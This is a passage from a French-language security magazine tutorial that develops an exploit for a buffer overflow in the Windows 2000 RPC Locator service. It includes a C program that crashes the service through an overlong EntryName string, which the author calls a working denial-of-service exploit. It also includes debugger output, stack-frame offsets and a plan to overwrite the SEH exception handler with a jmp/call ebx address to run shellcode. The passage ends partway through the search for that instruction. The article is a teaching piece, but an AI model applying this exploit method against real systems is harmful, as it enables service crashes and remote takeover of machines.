Le client dispose de deux jeux de fonctions (`RpcNsBindingLookup` et `RpcNsBindingImport`). L'appel de `RpcNsBindingLookup` retourne un groupe de poignées, contrairement à `RpcNsBindingImport` qui retourne une poignée par appel. Les prototypes de toutes les fonctions `RpcNsBindingImport` et leurs descriptions sont disponibles dans le Tableau 2 (les paramètres du jeu de fonctions `RpcNsBindingLookup` diffèrent un petit peu, mais cette différence n'est pas trop importante de notre point de vue).

Le client commence la recherche sur le système de l'hôte du serveur RPC en faisant appel à la fonction `RpcNSBindingImportBegin` (éventuellement `RpcNSBindingLookupBegin`). C'est nécessaire pour définir le lieu

Tableau 2. *Prototypes et descriptions des fonctions* `RpcNsBindingImport`

Prototype de la fonction	Description de la fonction de certains paramètres
`RPC_STATUS RPC_ENTRY RpcNsBindingImportBegin( unsigned long EntryNameSyntax, unsigned char* EntryName, RPC_IF_HANDLE IfSpec, UUID* ObjUuid, RPC_NS_HANDLE* ImportContext );`	Crée ce qu'on appelle contexte de l'importation pour les besoins des poignées de liaisons des serveurs offrant une interface spécifiée, compatibles du point de vue du client. Voici ses paramètres : • `EntryNameSyntax` – syntaxe du nom de l'entrée (en anglais entry name) de la base de services, • `EntryName` – pointeur du nom pour lequel seront recherchées les poignées de liaisons, • `IfSpec` – structure déterminant l'interface à importer, • `ObjUuid` – pointeur de l'identifiant UUID de l'objet, • `ImportContext` – retourne la poignée du service de nommage, indispensable pour les appels de la fonction `RpcNsBindingImportNext` et `RpcNsBindingImportDone`.
`RPC_STATUS RPC_ENTRY RpcNsBindingImportDone( RPC_NS_HANDLE* ImportContext );`	Signale que le client a terminé la recherche d'un serveur compatible et supprime le contexte de l'importation créé au moyen de la fonction `RpcNsBindingImportBegin`.
`RPC_STATUS RPC_ENTRY RpcNsBindingImportNext( RPC_NS_HANDLE ImportContext, RPC_BINDING_HANDLE* Binding );`	Consulte les interfaces (en option, les objets) disponibles dans la base du service de nommage et retourne la poignée de la liaison compatible du serveur (si elle la trouve). Les paramètres importants : • `Binding` – retourne le pointeur vers la poignée de liaison du serveur compatible avec le client.

Tableau 3. *Paramètres de la fonction du Tableau 2*

Paramètre	Type	Fonctions auxquelles est transmis	Taille
EntryNameSyntax	unsigned long	RpcNsBindingImportBegin RpcNsBindingLookupBegin	4 octets
EntryName	unsigned char*	RpcNsBindingImportBegin RpcNsBindingLookupBegin	Chaîne de caractères terminée par un octet nul – taille indéfinie
IfSpec	RPC_IF_HANDLE	RpcNsBindingImportBegin RpcNsBindingLookupBegin	Pointeur de la chaîne de caractères (max 31 octets)
ObjUuid	UUID*	RpcNsBindingImportBegin RpcNsBindingLookupBegin	Pointeur de la structure UUID d'une taille de 16 octets
ImportContext	RPC_NS_HANDLE*	RpcNsBindingImportBegin RpcNsBindingImportNext RpcNsBindingImportDone RpcNsBindingLookupBegin RpcNsBindingLookupNext RpcNsBindingLookupDone	Pointeur de la poignée du service de nommage
Binding	RPC_BINDING_HANDLE*	RpcNsBindingImportNext	Pointeur de la poignée de liaison du serveur RCP compatible

à partir duquel commencera la recherche. Dans la terminologie RPC, ce lieu est appelé nom d'entrée (en anglais *entry name*). Pour cela, vous disposez du paramètre `EntryName` étant la chaîne de caractère suivante :

```
/.:/nom[/nom...]/.../
nomdudomaine/nom
[/nom...]
```

Si l'on transmet le pointeur NULL, la recherche sera effectuée dans toute la base de noms. La recherche peut être effectuée à partir de l'interface, l'identifiant UUID ou les deux. Si l'appel de `RpcNSBindingImportBegin` a réussi, on obtient ce qu'on appelle contexte de nommage (en anglais *name service–search context handle*) dont l'adresse est retournée comme cinquième paramètre (`ImportContext`). Ensuite, la fonction `RpcNsBindingImportNext` est appelée – à l'aide de cette fonction, le client obtient la poignée de la liaison (ou un groupe de poignées dans le cas de `RpcNsBindingLookupNext`) et peut vérifier si elle est acceptable (si non, il appelle encore une fois `RpcNsBindingImportNext`). Une fois les recherches terminées, il faut libérer le contexte de nommage à l'aide de la fonction `RpcNsBindingImportDone` (alternativement `RpcNsBindingLookupDone`).

Comme nous savons déjà comment générer les requêtes adressées au localisateur RPC, nous devons consulter les paramètres des fonctions mentionnées ci-dessous et choisir celles qui pourraient déborder le tampon à travers ce service. Le Tableau 3, présente les paramètres en fonction de la taille, type et fonctions auxquelles elle sera transmise.

Réfléchissons aux conditions que doit satisfaire le paramètre pour qu'il puisse déborder le tampon dans un service erroné d'un serveur distant. Si nous admettons que c'est un débordement de tampon classique – c'est-à-dire que du côté serveur est alloué le tampon de longueur fixe dans lequel sont copiées les données envoyées par le client comme paramètre de l'appel de la fonction (par exemple, d'une des fonctions du Tableau 3), sans vérification de la taille de ces données, le paramètre recherché (ou plusieurs paramètres) doit satisfaire les conditions suivantes :

- sa taille ne doit pas être déterminée a priori,
- il doit provenir entièrement et sans aucune modification du client et être ensuite copié dans le tampon.

Si la taille du paramètre est prédéfinie sans la possibilité de la dépasser, il est aussi impossible de dépasser les limites du tampon alloué du côté serveur, et de cela, d'exécuter du code, par exemple, par le remplacement de l'adresse de retour de la fonction traitant ce paramètre. Quant à la deuxième condition, elle doit garantir que la taille des données envoyées et le code qui s'y trouve et qui doit être exécuté, ne seront pas modifiés du côté serveur.

Pourtant, il faut savoir que la modification du paramètre, ou même de sa taille du côté du serveur, ne le disqualifie pas encore, à moins que nous soyons capables de le modifier de telle manière qu'après l'avoir copié dans le tampon du côté du serveur, il prenne la forme voulue, c'est-à-dire qu'elle contienne du code et déborde le tampon en imposant son exécution. Il faut aussi se rendre compte que les modifications du côté client ne sont pas importantes (dans notre cas, du côté des bibliothèques runtime RPC). Par exemple, si avant l'envoi vers le serveur, leur taille est vérifiée, nous pouvons générer le trafic réseau résultant de la génération d'une requête par le client et reconstruire la séquence de paquets appropriée. C'est la

vérification du côté du serveur qui pourrait causer de vrais problèmes.

Tenant compte des réflexions ci-dessus et du contenu du Tableau 3, notre candidat sera le paramètre `EntryName`. Premièrement, c'est une chaîne de caractères terminée par un octet nul, alors il est impossible de forcer sa taille, deuxièmement, il devrait être envoyé en entier vers le serveur pour que ce dernier puisse soumettre la requête. Il se peut donc que la longueur de cette chaîne ne soit pas vérifiée du côté du serveur et qu'il soit possible de forcer l'exécution du shellcode par le débordement de tampon. Nous devons alors tester si la faille de sécurité décrite dans le bulletin est justement liée à ce paramètre.

Test du paramètre EntryName

Pour tester le paramètre, nous allons écrire un simple programme en C qui appellera plusieurs fois la fonction `RpcNsBindingImportBegin`. À chaque appel, le pointeur `EntryName` se référera à une chaîne de caractères de longueur différente. Cela permettra de déterminer quelle longueur de la chaîne indiquée par `EntryName` provoquera le débordement de tampon dans le service de localisateur RPC.

Pour simplifier, les tests seront effectués sur une machine avec le système Windows 2000 installé sans aucun *service pack* qui sera en même temps le client et le serveur de ce service. Il faut seulement démarrer le service de localisateur RPC (si notre système est un contrôleur de domaine, ce service est déjà démarré, si non, allez à : *panneau de configuration ->services*) et configurer le client en modifiant les clés du registre présentées dans le Listing 1.

Les clés sont de type `REG_SZ` et il faut leur attribuer la valeur correspondant au nom du système du serveur au format `\nom_système` (dans notre cas, ce sera le nom du système sur lequel on effectue le test). Grâce à cette opération, les requêtes clients pourront être réalisées par l'hôte `\nom_système` (ici, ce sera le même système).

Listing 1. *Modification du registre du côté client du service RPC Locator*

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc\NameService\NetworkAddress
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Rpc\NameService\ServerNetworkAddress
```

Listing 2. *Programme qui teste la susceptibilité du paramètre* `EntryName` *à l'erreur de débordement de tampon*

```
#define UNICODE

#include <rpc.h>
#define FULL 0x8000

void main(int argc, char **argv)
{
 unsigned char mytab[FULL+1];
 RPC_NS_HANDLE hnsHandle;
 unsigned long NsSntxType =
 RPC_C_NS_SYNTAX_DEFAULT;
 RPC_STATUS status;
 unsigned int max,first,step,last;

 switch(argc)
{
  case 1: break;
  case 4: first = atoi(argv[1]);
  step = atoi(argv[2]);
  last = atoi(argv[3]);
  if(step<=0 || first<=8 || last<=8 || last<first || last>FULL)
  {
    printf("Bad Arguments !!!\n");
    exit(-1);
   }
   break;
   default: printf("Bad Arguments !!!\n");
   exit(-1);
  }
  memset(&mytab[0], '\0', sizeof(mytab));
  wcscpy((wchar_t*) mytab, L"/.:/");
  for(max=first;max<=last;max+=step)
  {
    memset(&mytab[8],0xFE,max-8);
    status = RpcNsBindingImportBegin(
       NsSntxType, (unsigned short *) mytab,
       NULL, 0, &hnsHandle);
     printf("%d: RpcNsBindingImportBegin
                status: 0x%x - taille du tampon:
                %d\n", ((max-first)/step)+1, status,
                max);
  }
}
```

Le code source du programme de test est présenté dans le Listing 2. À partir des paramètres `first`, `step` et `last` donnés dans la ligne de commande, la fonction `RpcNsBindingImportBegin` est appelée plusieurs fois. À chaque appel successif, le pointeur `EntryName` étant son paramètre renvoie à une chaîne de caractères de plus en plus longue, en commençant par la longueur `first`, jusqu'à la longueur `last` avec le pas `step`. Comme vous voyez, la recherche effectuée dans la base ne sera pas faite par nom de l'interface et par identifiant

Listing 3. *Résultat de l'exécution du programme de test pour la longueur de la chaîne jusqu'à 10000 octets et avec pas 100*

```
C:\msys\1.0\probnik>test.exe 100 100 10000
1: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 100
2: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 200
3: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 300
4: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 400
5: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 500
6: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 600
7: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 700
8: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 800
9: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 900
10: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 1000
11: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 1100
12: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 1200
13: RpcNsBindingImportBegin status: 0x6e2 - taille du tampon : 1300
...
100: RpcNsBindingImportBegin status: 0x6e2 - taille du tampon : 10000
```

Listing 4. *Résultat de l'exécution du programme de test pour la longueur de la chaîne de 1200 à 1300 octets avec le pas 1*

```
1: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 1200
...
70: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 1269
71: RpcNsBindingImportBegin status: 0x6e1 - taille du tampon : 1270
72: RpcNsBindingImportBegin status: 0x6e2 - taille du tampon : 1271
73: RpcNsBindingImportBegin status: 0x6e2 - taille du tampon : 1272
...
101: RpcNsBindingImportBegin status: 0x6e2 - taille du tampon : 1300
```

`UUID` (les valeurs `NULL` et `0` du troisième et quatrième paramètre). Après l'appel de `RpcNsBindingImportBegin`, un message s'affiche à la sortie informant de l'état retourné, avec le numéro de l'appel et la longueur de la chaîne désignée par `EntryName`.

La compilation du programme est effectuée dans l'environnement *MSYS*. Dans le répertoire *C:\msys\1.0*, nous créons le dossier *test* et nous y copions du CD joint au magazine, le fichier *test.c*. Nous lançons *MSYS* et entrons :

```
$ cd /test
$ gcc test.c /mingw/lib/librpcns4.a \
  -o test.exe
```

Il nous reste encore à configurer les paramètres de la ligne de commande pour le programme de test. Quelles valeurs doivent avoir `first`, `step` et `last` ? La documentation de l'API concernant l'appel des procédures distantes ne dit rien sur la longueur de la chaîne désignée par `EntryName`, c'est pourquoi nous n'avons aucun point de repère. Nous commencerons par une intervalle assez large (de 100 à 10000) avec un pas important (100) et si nous réussissons à déstabiliser le service de localisateur, nous réduisons successivement ces valeurs. Assurons-nous encore que le service de localisateur RPC est démarré, et que les clés du registre du Listing 1 sont bien modifiées. Ensuite, dans la ligne de commande, nous lançons le programme de test :

```
C:\>cd \msys\1.0\test
C:\msys\1.0\test\>
  test.exe 100 100 10000
```

Le résultat est présenté dans le Listing 3.

La fonction `RpcNsBindingImportBegin` a été appelée cent fois, chaque fois le pointeur `EntryName` s'est référé à une chaîne plus longue de 100 octets. Nous avons commencé par 100, et terminé par 10000. À partir des résultats obtenus, il est facile de remarquer que pour la longueur de la chaîne `EntryName` entre 1200 et 1300, l'état résultant de l'appel de la fonction examinée.

En consultant le fichier d'entête *winerror.h* (*MS Platform SDK*), nous pouvons remarquer que la valeur hexadécimale `0x6E1` (décimale 1761) est le code de l'erreur `RPC_S_ENTRY_NOT_FOUND`, par contre `0x6E2` est `RPC_S_NAME_SERVICE_UNAVAILABLE`. Cela signifie que les appels dont la longueur de la chaîne est inférieure à 1200 octets, sont correctement réalisés (dans notre cas, l'enregistrement n'a pas été trouvé), par contre entre 1200 et 1300 se situe la taille à partir de laquelle `EntryName` entraîne l'arrêt du processus du localisateur – le service n'est plus disponible (l'erreur `RPC_S_NAME_SERVICE_UNAVAILABLE`). Nous pouvons le constater en vérifiant son état sur la console (MMC) *Services*.

Pour déterminer précisément la valeur limite, nous pouvons lancer le programme de test de la façon suivante (il faut, bien sûr, redémarrer le service de localisateur RPC) :

```
C:\msys\1.0\test>test.exe 1200 1 1300
```

Il s'avère que la taille recherchée de la chaîne `EntryName` est 1271 octets (Listing 4).

Nous avons réussi à prouver que le paramètre examiné est vulnérable à l'erreur. À cette étape, nous savons qu'elle peut être exploitée pour effectuer une attaque efficace de type DoS contre le service *RPC Locator*. Nous avons même un exploit tout à fait opérationnel – c'est notre programme *test.exe*. Maintenant, nous devons concevoir un schéma du tampon avec les données, qui sous la forme du paramètre `EntryName`, sera transmis vers le localisateur RPC et permettra d'exécuter du code arbitraire dans son processus.

Projet d'un schéma du tampon

Commençons par redémarrer le service du localisateur RPC (console *Services*). Nous lançons le débogueur *windbg* (*Start->Programs->Debugging Tools for Windows->windbg*) et paramétrons les chemins d'accès aux symboles (`C:\Winnt\Symbols;C:\symSP0`) à l'aide de l'option *File->Symbol File Path*. Ensuite, nous nous connectons au processus *locator.exe* (menu *File->Attach to a Process*) et nous le faisons continuer en appuyant la touche *F5* (instruction *Go*). À partir de la ligne de commande, nous lançons *test.exe* avec la taille de la chaîne `EntryName` 1271 octets :

```
C:\>cd \msys\1.0\test\
C:\msys\1.0\test>test.exe 1271 1 1271
```

et, encore une fois, nous passons au débogueur. Nous allons obtenir à peu près ce qui est affiché sur la Figure 3 (pour ouvrir les fenêtres *Calls*, *Disassembly* et *Registers*, utilisez le menu *View*).

La fenêtre *Calls* présente l'état des appels de la fonction (en fonction des options choisies : les adresses de leurs trames sur la pile, les arguments et d'autres informations). Dans la fenêtre *Disassembly*, nous pouvons désassembler le code de l'application suivie – la Figure 3 présente un fragment de la fonction `READ_MAIL_SLOT::Read`. Par contre, l'état actuel des registres du processeur est consulté dans la fenêtre *Registers*.

Commençons notre analyse par la fenêtre *Disassembly*. L'instruction `cmp dword ptr [esi],0x0` a produit l'erreur de protection générale (en anglais *general protection fault*). La cause en était une tentative de se référer à l'adresse de l'espace du système d'exploitation qui n'est disponible qu'à partir du noyau – `0xFEFEFEFE`, alors au-dessus du deuxième *Go*. Il est facile de remarquer que cette adresse, qui se trouve dans le registre ESI, est un fragment




Figure 3. *Exception dans le service de localisateur qui se produit après le démarrage du programme test.exe avec la longueur du tampon* `EntryName` *égale à 1271 octets*

Listing 5. *Code exécuté avant l'appel de la fonction* `locator!READ_MAIL_SLOT::READ`

```
01007399 bf10040000    mov     edi,0x410
0100739e 56            push    esi
0100739f 57            push    edi
010073a0 8d85ccfbffff  lea     eax,[ebp-0x434]
010073a6 50            push    eax
010073a7 8b8dc4fbffff  mov     ecx,[ebp-0x43c]
010073ad e8c5f6ffff    call    locator!READ_MAIL_SLOT::Read (01006a77)
010073b2 8945e4        mov     [ebp-0x1c],eax
```

Listing 6. *Code de la fonction* `locator!getBroadcastResults` *(jusqu'au Service Pack 1 inclus – pour le Service Pack 2 et 3 la cinquième instruction prend la forme :* `push 0x10110f0`*)*

```
01007264 55              push    ebp
01007265 8bec            mov     ebp,esp
01007267 6aff            push    0xff
01007269 6828270001      push    0x1002728
0100726e 68e0100101      push    0x10110e0
01007273 64a100000000    mov     eax,fs:[00000000]
01007279 50              push    eax
0100727a 64892500000000  mov     fs:[00000000],esp
01007281 51              push    ecx
01007282 51              push    ecx
01007283 81eca0050000    sub     esp,0x5a0
```

du tampon que nous avons envoyé au localisateur.

Maintenant, vous devez retrouver ce tampon dans l'espace adressable du processus *locator.exe*. Consultons le fragment du code directement après l'appel de la fonction `locator!READ_MAIL_SLOT::READ`. Dans la fenêtre *Disassembly*, saisissons l'adresse de retour de cette fonction, c'est-à-dire `0x010073B2` (fenêtre *Calls* sur la

Figure 4. *Désassemblage du code stocké dans l'adresse* `0x10110e0` *(référence à la poignée gérant les exceptions)*

Figure 3) et la fenêtre affichera du code dont le fragment est présenté dans le Listing 5.

La sixième instruction (`mov ecx,[ebp-0x43C]`) est très importante – dans le registre ECX est copiée la valeur de l'espace des variables locales de la fonction `locator!getBroadcastResults`, c'est-à-dire de la pile. Nous le savons parce qu'après la soustraction de `0x43C` de la valeur courante EBP (dans `GetBroadcastResults` c'est `0x90f8f8` – la première colonne de la fenêtre *Calls*) nous obtiendrons `0x90F4BC`, alors l'adresse de l'espace des variables locales `GetBroadcastResults` (de la plage `0x90f8f8`–`0x90f320` – de même, la première colonne de la fenêtre *Calls*).

Après l'appel de `locator!READ_MAIL_SLOT::READ`, le contenu d'ECX est copié dans ESI avant l'instruction `cmp` étant la cause de l'exception. À partir de la taille de la trame de fonction `GetBroadcastResults` (`90f8f8`–`90f320`=`5D8`, alors `1496` octets), nous pouvons supposer que le tampon fait partie de celle-ci.

Analysons cette fonction. Dans la fenêtre *Disassembly*, nous saisissons `locator!getBroadcastResults`. Le code présenté dans le Listing 6 s'affiche.

Ce qui nous intéresse le plus ce sont les commandes de la cinquième jusqu'à la huitième et la onzième, c'est-à-dire la dernière du Listing 6. À partir de la cinquième instruction commence sur la pile la génération de la structure de gestion des exceptions (en anglais SEH – *Structured Exception Handling*), c'est-à-dire `_EXCEPTION_REGISTRATION` qui deviendra une partie de la liste unie gérant les exceptions dans la trame courante (vous trouverez un peu plus d'informations sur cette lite dans l'article *Écrivez un shellcode pour les systèmes Windows* du numéro 2/2004). En premier lieu, sur la pile est stockée l'adresse de la fonction gérant les exceptions (à vrai dire, c'est l'adresse de l'instruction pointant vers cette fonction) dans la fonction `getBroadcastResults`. Cette adresse est `0x10110e0`, jusqu'au Service Pack 1 inclus, et `0x10110f0` dans le Service Pack 2-3 ; après avoir saisi ces adresses dans la fenêtre *Disassembly*, nous pouvons vérifier à partir du nom du symbole trouvé, que cette adresse comprend les références aux poignées de la gestion des exceptions, ce qui a été présenté sur la Figure 4. Ensuite, sur la pile est stockée l'adresse de la structure précédente (de `fs:[0x0]`).

Enfin, l'adresse `_EXCEPTION_REGISTRATION` de la pile (registre ESP) est copiée dans `fs:[0x0]` en terminant le processus d'ajout à la liste unie. La dernière, onzième commande (`sub esp,0x5a0`) réserve de la place sur la pile pour le nom reçu par le localisateur dans la requête client (par exemple, envoyée par notre programme *test.exe*).

Essayons d'identifier précisément l'adresse dans la mémoire où ce nom est copié. Pour ce faire, revenons à la Figure 3. Dans la fenêtre Calls, l'adresse de la trame réservée sur la pile pour la fonction `getBroadcastResults` (ici, c'est `0x90f8f8`) est marquée par un rectangle noir. Pour obtenir l'adresse du début du tampon qui nous intéresse, nous devons d'y soustraire `0x5b8` octets (car la pile va vers les adresses plus basses) – `0x5a0` de la commande `sub` et `0x18` octets de six instructions `push` du Listing 6 (chacune d'elles a quatre octets). En résultat, nous obtenons `0x90f8f8`–`0x5b8`=`0x90f340`. Nous ouvrons la fenêtre servant à consulter le contenu de la mémoire (menu *view->memory*) et nous y saisissons notre résultat. Il s'avère que les données envoyées par le programme *test.exe* se trouvent `0xA8` octets plus loin (dans ce cas, à l'adresse `0x90f3e8`, c'est-à-dire `0x510` octets au-dessous du début de la trame de la fonction `getBroadcastResults`). La Figure 5 récapitule tous les calculs effectués sous forme d'un schéma, qui nous facilitera la construction du shellcode pour notre exploit.

Par contre, les fragments du tampon dont le remplacement peut entraîner l'exécution d'un shellcode dans le système distant, sont en rouge. Deux cas de figure sont possibles :

- le remplacement de l'adresse de la fonction de gestion des exceptions (en anglais *exception handler address* – poignée de gestion de l'exception) par l'adresse du notre code et la génération de l'exception pour y transmettre la commande,
- le remplacement de l'adresse de retour de la fonction `getBroadcastResults` par l'adresse du shellcode ; le shellcode doit être construit de façon à éviter la génération de l'exception, et l'instruction `ret` qui termine la fonction doit transmettre la commande à notre code.

Les deux approches sont correctes, mais vu que nous avons déjà réussi

à produire l'exception pendant l'appel du programme *test.exe*, nous nous servirons de la première solution. À l'aide du schéma présenté sur la Figure 5, il est facile de calculer quelle doit être la longueur du tampon pour remplacer l'adresse de la poignée de gestion des exceptions – `0x510−0x08=0x508`, c'est-à-dire 1288 octets en notation décimale.

Analysons le fonctionnement du service de localisateur après avoir envoyé la requête demandant la résolution du nom d'une longueur de 1288 octets. Nous arrêtons la session du débogueur en cours (menu *Debug->Stop Debugging*), nous redémarrons le service de localisateur, nous nous connectons de nouveau au débogueur (*File->Attach to a Process*). Ensuite, il faut sélectionner l'option *Go* du menu *Debug* et dans la ligne de commande, taper :

```
C:\>cd \msys\1.0\test
C:\msys\1.0\test>
  test.exe 1288 1 1288
```

Le processus du service sera bien sûr arrêté à la suite de l'exception dans la commande `cmp dword ptr [esi],0x0` – de même que dans le cas du tampon de longueur de 1271 octets (Figure 3). Mais allons un peu plus loin. Nous choisissons l'option *Go* du menu *Debug* et nous obtenons l'effet ressemblant à celui présenté sur la Figure 6.

On voit que l'exécution du processus s'est arrêtée à l'adresse `0xFEFEFEFE`. Cela signifie qu'après l'apparition de l'exception (commande `cmp`), le système a transmis la commande à l'adresse de la fonction de gestion des exceptions que nous avons remplacée. Il suffirait alors de mettre du shellcode dans le tampon envoyé par le client, retrouver son adresse sur la pile du processus de localisateur et l'utiliser pour remplacer la poignée de gestion des exceptions.

Pourtant, utiliser pour cela une adresse statique du tampon réservé sur la pile ne serait pas une bonne solution, et il y en a au moins deux raisons. Premièrement, rien ne garantit qu'après chaque démarrage de l'exploit, l'état de la pile sera identique. Deuxièmement, cette adresse pourrait différer en fonction du *service pack* installé dans le système attaqué, et partant, l'efficacité de l'attaque dépendra si l'on la connaît ou pas.

Pour savoir par quoi remplacer la poignée de gestion des exceptions, analysons l'état des registres (fenêtre *Registers* sur la Figure 6). Le contenu du registre EBX est particulièrement intéressant – sur la Figure 6, c'est `0x90f8e8`. Si l'on se réfère au schéma de la Figure 5, c'est l'adresse de 4 octets inférieure à l'adresse de la fonction de gestion (EBP−`0x10`) des exceptions que nous remplaçons. Mais ce qui est essentiel, il y en a encore de la place pour quatre octets du code, par exemple pour effectuer un saut avec adressage relatif, qui n'occupe que deux octets. Il reste seulement à trouver dans l'espace adressable du processus de localisateur, l'instruction `jmp ebx` ou `call ebx` et de remplacer la poignée de gestion des exceptions par cette adresse.

L'exécution du code jusqu'à son transfert au shellcode est présentée sur le schéma de la Figure 7. On peut




Figure 5. *Schéma du tampon réservé par le service de localisateur pour le nom résolu (les zones de la mémoire remplacées après la copie du nom du tampon sont marquées par la couleur verte)*

Figure 6 *Transmission de la commande à l'adresse de la gestion des exceptions (0xFEFEFEFE) que nous avons remplacée*

le récapituler dans les trois points suivants :

- L'apparition de l'exception dans l'instruction `cmp` et l'exécution du code à partir de l'adresse de la poignée de gestion des exceptions. Vu qu'elle a été remplacée par l'adresse de l'instruction `jmp ebx`/`call ebx`, cette commande est exécutée.
- L'instruction `jmp ebx`/`call ebx` transmet l'exécution du code à l'adresse EBP–`0x10` conformément à la Figure 7. Là, une commande d'un court saut (adressage relatif) à l'adresse EBP–???? est présente. Les points d'interrogation au lieu d'une valeur réelle sont dus au fait qu'outre l'instruction du long saut au shellcode, il y a aussi d'autres commandes (les explications plus détaillées dans la suite de l'article), mais pour l'instant, nous ne connaissons pas encore leur taille précise.
- Le code de l'adresse EBP–???? effectue, entre autres, un long saut au shellcode, qui à son tour, permet de prendre le contrôle sur le système attaqué (donne accès au shell).

Mais nous avons encore quelques problèmes à résoudre. Le premier est de trouver l'instruction `jmp ebx` ou `call ebx` dans l'espace d'adressage




Figure 7. *Exécution du code depuis l'appel de la fonction de gestion des exceptions jusqu'au début de l'exécution du shellcode*

du processus de localisateur (alors dans le module *locator.exe* ou dans l'une des bibliothèques DLL qu'il utilise). Commençons notre recherche par la liste des modules exécutables chargés par le processus de localisateur, disponible via le débogueur (menu *Debug->Modules*) et présentée dans le Listing 7.

